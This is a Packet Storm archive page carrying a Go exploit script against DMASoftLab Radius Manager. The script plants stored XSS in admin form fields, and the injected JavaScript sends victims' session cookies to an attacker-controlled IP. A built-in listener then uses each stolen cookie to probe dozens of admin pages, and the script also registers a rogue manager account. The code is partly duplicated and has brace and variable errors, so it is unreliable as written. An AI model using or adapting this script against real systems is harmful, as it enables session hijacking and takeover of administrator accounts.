

File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

Top Authors In Last 30 Days

Red Hat 157 files
Ubuntu 76 files
LiquidWorm 23 files
Debian 21 files
nu11security 11 files
malvuln 11 files
Gentoo 9 files
Google Security Research 8 files
Julien Ahrens 4 files
T. Weber 4 files

File Tags

ActiveX (932)	December 2022
Advisory (79,754)	November 2022
Arbitrary (15,694)	October 2022
BBS (2,859)	September 2022
Bypass (1,619)	August 2022
CGI (1,018)	July 2022
Code Execution (8,926)	June 2022
Conference (673)	May 2022
Cracker (840)	April 2022
CSRF (3,290)	March 2022
DoS (22,602)	February 2022
Encryption (2,349)	January 2022
Exploit (50,359)	Older

File Inclusion (4,165)

File Upload (946)

Firewall (821)

Info Disclosure (2,660)

Intrusion Detection (867)

Java (2,899)

JavaScript (821)

Kernel (6,291)

Local (14,201)

Magazine (586)

Overflow (12,419)

Perl (1,418)

PHP (5,093)

Proof of Concept (2,291)

Protocol (3,435)

Python (1,467)

Remote (30,044)

Root (3,504)

Ruby (594)

Scanner (1,631)

Security Tool (7,777)

Shell (3,103)

Shellcode (1,204)

Sniffer (886)

File Archives

December 2022

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

Older

Systems

AIX (426)

Apple (1,926)

BSD (370)

CentOS (55)

Cisco (1,917)

Debian (6,634)

Fedora (1,600)

FreeBSD (1,242)

Gentoo (4,272)

HPUX (878)

IOS (330)

iPhone (108)

IRIX (220)

Juniper (67)

Linux (44,315)

Mac OS X (684)

Mandriva (3,105)

NetBSD (255)

OpenBSD (479)

RedHat (12,469)

Slackware (941)

Solaris (1,607)

Related Files

Share This

Like

Twef

[LinkedIn](#)

[Reddit](#)

[Digg](#)

[StumbleUpon](#)

Change Mirror

Download

```

package main
import (
    "github.com/gorilla/mux"
    "fmt"
    "net/http"
    "net/url"
    "flag"
    "strings"
    "io/ioutil"
    "log"
)

/* should be able to:
1. Inject javascript into vulnerable fields. This will capture session cookies ofusers with higher
   privileges.
2. Send the captured session cookie to a server we control
3. Take the session cookie & query account information & privileges about the victim
4. Display the account information, privileges, & session cookie to the end user
5. We need to take the target domain (where dmasoft is present) and the current user's session cookie as
   flag arguments
   * can perform GET requests to each tab and if we don't get the "You don't have sufficient privilege to
   access this function" message, then we can access it and we print to the end user that this user with this
   session cookie can access it
   */
/*
TODO
1. Add an option that checks which areas the current user can access & injects Javascript based on that. For
   example, when passed the session cookie, check if the user has access to URIs that are vulnerable to XSS. If
   they are, inject the XSS. Otherwise, don't inject it.
   * add manager - comment
   * add access point - description
   * adding nas - description
   * Adding service plans - description
   * Adding user accounts - first name
*/

var (
    client = http.Client{}
    dmasoftURL string
)

// start web server, listen for session cookies & check the stolen cookie's access
func getUserDetails(response http.ResponseWriter, request *http.Request) {
    vars := mux.Vars(request)
    fullSessionCookie := vars["sessionId"]
    //example session cookie is: PHPSESSID=gpm1tbfm2kqt3puj42476h09v2; newuser_accttype=0;
    listusers_ordercol=username; listusers_orderdtype=ASC; login_admin=admin
    // start of session cookie is "=", and is "="
    cookieStartIndex := strings.Index(fullSessionCookie, "=")
    cookieEndIndex := strings.Index(fullSessionCookie, ";")
    // we add +1 to the start index to avoid including the "="
    cookie := fullSessionCookie[cookieStartIndex+1:cookieEndIndex]
    fmt.Printf("[+] Captured session cookie: %s\n", fullSessionCookie)
    // checking privileges of stolen session cookie
    uriPaths := []string{"admin.php?cont=edit_settings", "admin.php?cont=list_managers", "admin.php?
    cont=list_users", "admin.php?cont=search_users", "admin.php?cont=new_user", "admin.php?cont=list_usergroups",
    "admin.php?cont=new_usergroup", "admin.php?cont=list_services", "admin.php?cont=new_service", "admin.php?
    cont=list_scheduled_services", "admin.php?cont=list_service_history", "admin.php?cont=list_managers",
    "admin.php?cont=new_manager", "admin.php?cont=list_nases", "admin.php?cont=new_nas", "admin.php?cont=list_ap",
    "admin.php?cont=new_ap", "admin.php?cont=list_otas", "admin.php?cont=new_otas", "admin.php?cont=list_pools",
    "admin.php?cont=new_pool", "admin.php?cont=search_invoices", "admin.php?cont=batch_billing", "admin.php?
    cont=list_cardseries", "admin.php?cont=list_users&listacctype=4", "admin.php?cont=list_refillcards",
    "admin.php?cont=search_refillcards", "admin.php?cont=cardgen", "admin.php?cont=cardatata", "admin.php?
    cont=list_users&listacctype=32", "admin.php?cont=list_ias", "admin.php?cont=new_ias", "admin.php?
    cont=list_online_radius", "admin.php?cont=list_online_cm", "admin.php?cont=traffic_report", "admin.php?
    cont=search_traffic_summary", "admin.php?cont=traffic_report_daily", "admin.php?cont=search_traffic_data",
    "admin.php?cont=search_ots_data", "admin.php?cont=search_postauth", "admin.php?cont=quick_syslog", "admin.php?
    cont=list_syslog", "admin.php?cont=sysinfo", "admin.php?cont=systems", "admin.php?cont=show_bulkmail",
    "admin.php?cont=show_bulkmail"}
    // loop through each uri & check if stolen session cookie can access it
    for _, uri := range uriPaths {
        _, _ = checkAccess(cookie, uri)
    }
}

// check if stolen session cookie has access to certain elements
// prints whether or not stolen session cookie can access the URI
// also returns true if it can access a uri and false if it cannot
// always returns the new URL created from the URI and dmasoftlab's target URL
func checkAccess(session string, dmasoftURI string) (bool, string) {
    // if URI provided in the flag ends with "/", then we concat the dmasoftURI to it to get our newURL
    var newURL string
    if strings.HasSuffix(dmasoftURL, "/") {
        newURL = dmasoftURL + dmasoftURI
    } else {
        newURL = dmasoftURL + "/" + dmasoftURI
    }
    request, _ := http.NewRequest("GET", newURL, nil)
    request.Header.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8")
    request.Header.Add("Accept-Encoding", "gzip, deflate")
    request.Header.Add("Accept-Language", "en-US,en;q=0.3")
    request.Header.Add("Cache-Control", "no-cache")
    request.Header.Add("Connection", "keep-alive")
    request.Header.Add("Cookie", "PHPSESSID="+ session)
    request.Header.Add("DNT", "1")
    request.Header.Add("Host", dmasoftURL)
    request.Header.Add("Pragma", "no-cache")
    request.Header.Add("Sec-CP", "1")
    request.Header.Add("Upgrade-Insecure-Request", "1")
    request.Header.Add("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0")
    response, err := client.Do(request)
    if err != nil {
        fmt.Println(err)
    }
    body, _ := ioutil.ReadAll(response.Body)
    // we don't have privileges to access this resource
    if strings.Contains(string(body), "You don't have sufficient privilege to access this function") {
        fmt.Printf("[!] %s cannot access %s!\n", session, dmasoftURI)
        return false, newURL
    } else if strings.Contains(string(body), "Superuser privileges needed!") {
        fmt.Printf("[!] %s cannot access %s\n", session, dmasoftURI)
        return false, newURL
    } else if strings.Contains(string(body), "System error") {
        fmt.Printf("[!] %s cannot access %s\n", session, dmasoftURI)
        return false, newURL
    } else if strings.Contains(string(body), "Secure login") {

```

Like

Twef

[LinkedIn](#)

[Reddit](#)

[Digg](#)

[StumbleUpon](#)

```

        fmt.Printf("[!] %s's session is invalid! Please login to re-validate the session!\n", session)
        return false, newURL
    } else {
        fmt.Printf("[+] %s can access %s!\n", session, dmasoftURL)
        //fmt.Println(string(body))
        return true, newURL
    }
    response.Body.Close()
    return false, newURL
}

// check access of user's current session cookie & inject javascript into various places vulnerable to xss
func injectJavascript(session string, dmasoftURL string, attackerIP string) {
    // building js payload
    attackerURL := "http://" + attackerIP + ":8000/session/post/"
    js := "<script>var xl=new XMLHttpRequest();const url='"+attackerURL+"' + document.cookie;xl.open('GET',url,false);xl.send();</script>"
    // verify the areas our current session cookie has access to, then inject our js payload in the areas we can access
    // Func checkAccess(session string, dmasoftURL string) bool {
    // vulnerableURLs - contains all URLs vulnerable to xss
    vulnerableURLs := []string{"admin.php?cont=store_manager", "admin.php?cont=store_ap", "admin.php?cont=store_nas", "admin.php?cont=store_usergroup"}
    for _, url := range vulnerableURLs {
        isAccessible, targetURL := checkAccess(session, url)
        if isAccessible == true {
            // if we can access a vulnerable URL, we inject JS into it
            if url == "admin.php?cont=store_ap" {
                formData := url.Values{
                    "enable": {"1"},
                    "name": {"Broken AP"},
                    "ip": {"192.168.1.212"},
                    "accessmode": {"0"},
                    "community": {"Comm"},
                    "apiusername": {"API"},
                    "apipassword": {"Username"},
                    "apiver": {"0"},
                    "description": {js},
                    "Submit": {"StoreAP"},
                    "id": {""},
                }
                request, _ := http.NewRequest("POST", targetURL, strings.NewReader(formData.Encode()))
                request.Header.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8")
                request.Header.Add("Accept-Encoding", "gzip, deflate")
                request.Header.Add("Accept-Language", "en-US,en;q=0.5")
                request.Header.Add("Cache-Control", "no-cache")
                request.Header.Add("Connection", "keep-alive")
                request.Header.Add("Content-Length", "175")
                request.Header.Add("Content-Type", "application/x-www-form-urlencoded")
                request.Header.Add("Cookie", "PHPSESSID="+session)
                request.Header.Add("DNT", "1")
                request.Header.Add("Host", dmasoftURL)
                request.Header.Add("Origin", dmasoftURL)
                request.Header.Add("Pragma", "no-cache")
                request.Header.Add("Sec-GPC", "1")
                request.Header.Add("Upgrade-Insecure-Requests", "1")
                request.Header.Add("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0")
                response, err := client.Do(request)
                if err != nil {
                    fmt.Println(err)
                }
                body, _ := ioutil.ReadAll(response.Body)
                if strings.Contains(string(body), "New AP registered") {
                    fmt.Printf("[+] Javascript successfully injected into %s!\n", targetURL)
                    // this privilege check one is redundant since we already do the check in checkAccess() prior to this
                    // to ensure we have sufficient privileges
                } else if strings.Contains(string(body), "You don't have sufficient privilege to access this function") {
                    {
                        fmt.Printf("[!] %s doesn't have permission to edit data in the access point section!\n", session)
                    } else if strings.Contains(string(body), "Secure login") {
                        fmt.Printf("[!] %s's session is invalidated. Please login again to re-validate the session!\n", session)
                    } else {
                        fmt.Println("[!] Problem encountered when injecting Javascript into %s!\n", targetURL)
                        fmt.Println(string(body))
                    }
                }
                response.Body.Close()
            } else if url == "admin.php?cont=store_manager" {
                formData := url.Values{
                    "enablemanager": {"1"},
                    "managername": {"TestingPhaseBeta"},
                    "password1": {"Password123"},
                    "password2": {"Password123"},
                    "firstname": {""},
                    "lastname": {""},
                    "company": {""},
                    "address": {""},
                    "city": {""},
                    "zip": {""},
                    "country": {""},
                    "state": {""},
                    "phone": {""},
                    "mobile": {""},
                    "email": {""},
                    "vaid": {""},
                    "lang": {"English"},
                    "comment": {js},
                    "Submit": {"Add+manager"},
                }
                request, _ := http.NewRequest("POST", targetURL, strings.NewReader(formData.Encode()))
                request.Header.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8")
                request.Header.Add("Accept-Encoding", "gzip, deflate")
                request.Header.Add("Accept-Language", "en-US,en;q=0.5")
                request.Header.Add("Cache-Control", "no-cache")
                request.Header.Add("Connection", "keep-alive")
                request.Header.Add("Content-Length", "175")
                request.Header.Add("Content-Type", "application/x-www-form-urlencoded")
                request.Header.Add("Cookie", "PHPSESSID="+session)
                request.Header.Add("DNT", "1")
                request.Header.Add("Host", dmasoftURL)
                request.Header.Add("Origin", dmasoftURL)
                request.Header.Add("Pragma", "no-cache")
                request.Header.Add("Sec-GPC", "1")
                request.Header.Add("Upgrade-Insecure-Requests", "1")
                request.Header.Add("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0")
                response, err := client.Do(request)
                if err != nil {
                    fmt.Println(err)
                }
                body, _ := ioutil.ReadAll(response.Body)
                if strings.Contains(string(body), "Manager registered") {
                    fmt.Printf("[+] Javascript successfully injected into %s!\n", targetURL)
                } else if strings.Contains(string(body), "You don't have sufficient privilege to access this function") {
                    {
                        fmt.Printf("[!] %s doesn't have permission to edit data in the access point section!\n", session)
                    } else if strings.Contains(string(body), "Secure login") {
                        fmt.Printf("[!] %s's session is invalidated. Please login again to re-validate the session!\n", session)
                    } else {
                        fmt.Println("[!] Problem encountered when injecting Javascript into %s!\n", targetURL)
                        fmt.Println(string(body))
                    }
                }
                response.Body.Close()
            } else if url == "admin.php?cont=store_nas" {
                formData := url.Values{
                    "name": {"NasTestSite192"},
                    "nasip": {"192.168.1.110"},
                    "type": {"0"},
                    "secret": {"Password123"},
                    "coamode": {"0"},
                    "apiusername": {""},
                    "apipassword": {""},
                    "apiver": {"0"},
                    "descr": {js},
                    "Submit": {"Add+NAS"},
                }
                request, _ := http.NewRequest("POST", targetURL, strings.NewReader(formData.Encode()))
                request.Header.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8")
                request.Header.Add("Accept-Encoding", "gzip, deflate")
                request.Header.Add("Accept-Language", "en-US,en;q=0.5")
                request.Header.Add("Cache-Control", "no-cache")
                request.Header.Add("Connection", "keep-alive")
                request.Header.Add("Content-Length", "175")
                request.Header.Add("Content-Type", "application/x-www-form-urlencoded")
                request.Header.Add("Cookie", "PHPSESSID="+session)
                request.Header.Add("DNT", "1")
            }
        }
    }
}

```

Spoof (2,166)	SUSE (1,444)
SQL Injection (16,102)	Ubuntu (8,199)
TCP (2,379)	UNIX (9,159)
Trojan (686)	UnixWare (185)
UDP (676)	Windows (6,511)
Virus (662)	Other
Vulnerability (31,136)	
Web (9,365)	
Whitepaper (3,729)	
x86 (946)	
XSS (17,494)	
Other	

```
request.Header.Add("Host", dmasoftURL)
request.Header.Add("Origin", dmasoftURL)
request.Header.Add("Pragma", "no-cache")
request.Header.Add("Sec-GPC", "1")
request.Header.Add("Upgrade-Insecure-Requests", "1")
request.Header.Add("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0")
response, err := client.Do(request)
if err != nil {
    fmt.Println(err)
}
body, _ := ioutil.ReadAll(response.Body)
if strings.Contains(string(body), "System error") {
    fmt.Printf("[!] Problem encountered when injecting Javascript into %s!\n", targetURL)
} else {
    fmt.Printf("[+] Javascript successfully injected into %s!\n", targetURL)
}
response.Body.Close()
} else if uri == "admin.php?cont=store_usergroup" {
    formData := url.Values {
        "name": {"CustomAttributesNull"},
        "descr": {"s"},
        "Submit": {"Create+group"},
    }
    request, _ := http.NewRequest("POST", targetURL, strings.NewReader(formData.Encode()))
    request.Header.Add("Accept",
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8")
    request.Header.Add("Accept-Encoding", "gzip, deflate")
    request.Header.Add("Accept-Language", "en-US,en;q=0.5")
    request.Header.Add("Cache-Control", "no-cache")
    request.Header.Add("Connection", "keep-alive")
    request.Header.Add("Content-Length", "175")
    request.Header.Add("Content-Type", "application/x-www-form-urlencoded")
    request.Header.Add("Cookie", "PHPSESSID=" + session)
    request.Header.Add("DNT", "1")
    request.Header.Add("Host", dmasoftURL)
    request.Header.Add("Origin", dmasoftURL)
    request.Header.Add("Pragma", "no-cache")
    request.Header.Add("Sec-GPC", "1")
    request.Header.Add("Upgrade-Insecure-Requests", "1")
    request.Header.Add("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0")
    response, err := client.Do(request)
    if err != nil {
        fmt.Println(err)
    }
    body, _ := ioutil.ReadAll(response.Body)
    if strings.Contains(string(body), "User group registered") {
        fmt.Printf("[+] Javascript successfully injected into %s!\n", targetURL)
    } else if strings.Contains(string(body), "You don't have sufficient privilege to access this function")
{
        fmt.Printf("[!] %s doesn't have permission to edit data in the access point section!\n", session)
    } else if strings.Contains(string(body), "Secure login") {
        fmt.Printf("[!] %s's session is invalidated. Please login again to re-validate the session!\n",
session)
    } else {
        fmt.Println("[!] Problem encountered when injecting Javascript into %s!\n", targetURL)
        fmt.Println(string(body))
    }
    response.Body.Close()
}
}
}
}

func main() {
    // injecting javascript
    var session, attackerIP string
    flag.StringVar(&session, "s", "", "Your current session cookie - used to inject Javascript into vulnerable
areas")
    flag.StringVar(&dmasoftURL, "u", "", "Dmasoftlabs URL - Your target")
    flag.StringVar(&attackerIP, "ip", "", "Your local IP address - required to build URL where you will receive
session cookies (EX:192.168.1.10)")
    flag.Parse()
    // if user provides no session cookie or URL, we exit
    if len(dmasoftURL) == 0 || len(session) == 0 || len(attackerIP) == 0 {
        fmt.Println("[!] You must provide a valid session cookie, target URL, & local IP address!")
        return
    }
    injectJavascript(session, dmasoftURL, attackerIP)
    router := mux.NewRouter()
    router.HandleFunc("/session/post/{sessionID}", getUserDetails)
    fmt.Println("[+] Starting web server and listening for session cookies...")
    log.Fatal(http.ListenAndServe(":8000", router))
}
```

[Login](#) or [Register](#) to add favorites



© 2022 Packet Storm. All rights reserved.

Site Links


News by Month
News Tags
Files by Month
File Tags
File Directory

About Us

History & Purpose
Contact Information
Terms of Service
Privacy Statement
Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed